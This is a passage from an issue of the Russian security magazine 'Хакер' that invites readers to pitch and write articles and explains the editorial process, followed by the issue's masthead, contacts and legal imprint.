Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№12 (309)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024